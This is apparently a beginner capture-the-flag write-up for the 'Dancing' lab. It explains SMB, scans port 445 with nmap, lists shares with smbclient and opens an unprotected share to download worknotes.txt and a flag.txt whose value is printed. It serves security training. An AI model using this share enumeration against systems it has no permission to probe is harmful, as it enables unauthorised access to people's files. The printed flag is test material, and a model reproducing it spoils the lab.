Tier 0- Dancing Writeup


SMB(Server Message Block) Protocol is a way to transfer files between two hosts(computers) on the same network. This communication protocol provides shared access to files, printers, and serial ports between endpoints on a network

Port 445 TCP is typically open for the SMB (Server Message Block) protocol during scanning. SMB operates at the Application layer of the OSI model. While historically SMB relied on NetBIOS over TCP/IP (NBT) for transport, modern implementations primarily use TCP/IP directly. Enumeration may reveal both port 445 TCP for SMB and port 139 TCP for NetBIOS over TCP/IP on older systems. Understanding these protocols and associated ports is crucial for network reconnaissance and vulnerability assessments.

An SMB-enabled storage on the network is referred to as a "share." These shares can be accessed by clients with the server address and correct credentials. SMB, like other file access protocols, requires security measures. For clients to create, edit, retrieve, and remove files on a share, authentication is necessary. Users must provide a username/password combination to access or interact with the contents of an SMB share.

Enumeration

Using Nmap and the switch -sV we will scan the target IP ports and versions.




As mentioned before Port 445 is reserved for SMB. Here we see that port 445 is open and running which indicates there is a share.

SMB Client

SMB Client is a script that can be used to enumerate share content on a remote system.

```
smbclient -L {Target_IP}
```


-L lists all the hosts on that share.



Now we lll attempt to connect to each of these shares and see if we can find anything valuable.


Using the command below we can achieve this:

```
smbclient \\\\{Target_IP}\\{Shareename}
```




Attempting the ADMIN share first we see the output NT_STATUS_ACCESS_DENIED. Telling us we dont have proper credentials.

Onto the next share



Same output.

Using ls lists all the contents of that directory.




On the final custom share we gain access.

Lets have a look at whats in the directories names Amy.J and James.P. To do so we will use the cd command to change directory. Then ls to list contents.


```
cd

cd Amy.J

ls
```



Using the get command we can download the files.



Now we do the same for James.P

```
smb: \> cd James.P
smb: \James.P\> ls
  .                                   D        0  Thu Jun  3 09:38:03 2021
  ..                                  D        0  Thu Jun  3 09:38:03 2021
  flag.txt                            A       32  Mon Mar 29 10:26:57 2021

                5114111 blocks of size 4096. 1732205 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.1 KiloBytes/sec) (avera
ge 0.2 KiloBytes/sec)
smb: \James.P\> exit
```

once both files have been downloaded we can exit out of smb client and cat the files.

```
ls
cat
```

```
┌─[eu-starting-point-1-dhcp]─[10.10.14.193]─[twinkletos@htb-5ts5d4kwmw]─[/root]
└──╼ [★]$ ls
Desktop    Downloads  go     Music     Public  Templates  worknotes.txt
Documents  flag.txt   intel  Pictures  roobee  Videos
┌─[eu-starting-point-1-dhcp]─[10.10.14.193]─[twinkletos@htb-5ts5d4kwmw]─[/root]
└──╼ [★]$ cat flag.txt
5f61c10dffbc77a704d76016a22f1664┌─[eu-starting-point-1-dhcp]─[10.10.14.193]─[twi
nkletos@htb-5ts5d4kwmw]─[/root]
└──╼ [★]$ cat worknotes.txt
- start apache server on the linux machine
- secure the ftp server
- setup winrm on dancing ┌─[eu-starting-point-1-dhcp]─[10.10.14.193]─[twinkletos
```